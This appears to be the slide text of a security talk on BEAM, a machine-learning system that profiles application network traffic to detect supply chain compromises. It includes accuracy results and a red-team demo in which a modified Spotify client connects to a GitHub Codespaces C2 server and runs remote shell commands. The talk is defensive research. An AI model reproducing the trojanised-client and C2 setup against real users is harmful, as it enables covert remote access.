
Profile **applications** instead



# Introducing...

## Behavioral **E**valuation of Application **M**etrics

- Analyzes network traffic
- Models applications
- Detects compromises



# Native Application Models Included



Canva



kandji 



todoist



OmniFocus

 slack  
from  Salesforce

# The Research



# What data went into BEAM?

Over **2,000** organizations

---

**56 billion**  
transactions

**4.2 million**  
different devices

---

**7.5 million**  
different user agents

**1.5 million**  
different applications

Information presented in this talk is based on anonymized usage data collected by the Netskope Security Cloud platform relating to a subset of Netskope customers with prior authorization

# Overview of our approach

Attribution

Modeling

Detection

Identify applications

Build profiles

Identify anomalies

# Attribution



# Leveraging User Agent Strings

Sec-Ch-Ua:	"Chromium";v="116", "Not)A;Brand";v="24", "Google Chrome";v="116"
Sec-Ch-Ua-Mobile:	?0
Sec-Ch-Ua-Platform:	"Windows"
Sec-Fetch-Dest:	empty
Sec-Fetch-Mode:	cors
Sec-Fetch-Site:	same-origin
User-Agent:	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36

# User Agents → Applications

- LLM Summarization
  - Local Llama model 3.2
  - Google Gemini API
- Python user agent libraries

```
• rawUa: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36  
  (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36  
• string:  
• family: Chrome  
• major: 134  
• minor: 0  
• patch: 0  
• device: Other 0.0.0
```

→ Chrome 134

# Modeling



# Feature Selection

- *unusual DNS query patterns* (SUNBURST)
- *anomalous repository access* (3CX)
- *large outbound data transfers* (MOVEit)

*What else can we add to this list?*

# Extracting 185 Features

Examples include:

- Time taken for requests and responses
- Time interval regularity
- Any sequences or notable patterns present
- Typical HTTP methods and status codes
- File types that are being uploaded and downloaded

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
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
# Trial run with 20 applications

- 5,000 observations / application
- Malware samples
- K-fold cross validation with a single Random Forest model





# Detection




# Supply Chain Compromise Detection

- **56 billion** transactions
- **500,000** observations / application
- **XGBoost** model per application



# Results for Box

	<b>Box (Predicted)</b>	<b>Not Box (Predicted)</b>	<b>Total</b>
<b>Box (Actual)</b>	499,987	13	500,000
<b>Not Box (Actual)</b>	93	499,907	500,000



# Results for other popular applications

	FPR (%)	TDR (%)	Overall accuracy (%)
<b>Asana</b>	0.003	99.988	99.993
<b>Box</b>	0.003	99.981	99.989
<b>Canva</b>	0.001	99.306	99.653
<b>Kandji</b>	0.012	99.965	99.977
<b>OmniFocus</b>	0.001	99.999	99.999
<b>Slack</b>	0.062	99.973	99.956
<b>Spotify</b>	0.046	99.946	99.950
<b>Todoist</b>	0.377	99.999	99.812

Can it detect a threat?



# Supply Chain Compromise Simulation

## **Red Team Member:**

Mohanraj

## **Red Team Mission:**

- Compromise a common app
- Use your own C2
- Keep it secret

## **Blue Team Members:**

Colin and Dagmawi

## **Blue Team Mission:**

- Model common apps
- Detect malicious communications

# Red Team: Attacker Setup


Compromised application:



Command and Control:



# Red Team: Network Traffic




# Red Team: Network Traffic

Spotify/125200442 OSX\_ARM64/OS X 14.7.1 [arm 2]

Spotify<sup>®</sup>



Victim Machine



Github Codespaces C2

# Red Team: Victim's Machine

Spotify client (modified)

C2 URL

```
victim >>
victim >> ./spotify-client.exe -server="super-duper-chains
-744g44gqjxp29rq-8443.app.github.dev"
^C
victim >> pwd
/Users/██████████/Downloads/hack/simpleshell
victim >>
```

# Red Team: Attacker's Console

```
codespaces-c2 >> make run
Starting the server at :8443

enter your command (Spotify/125200442 (43; 0; 2)) : whoami
[REDACTED]

enter your command (Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.117 Spotify/1.2.52.442 Safari/537.36) : pwd
/Users/[REDACTED]/Downloads/hack/simpleshell

enter your command (Spotify/125200442 OSX_ARM64/OS X 14.7.1 [arm 2]) :
[]
```

Victim  
Interaction


# Blue Team: Defender's Console

Anomaly with 94% confidence

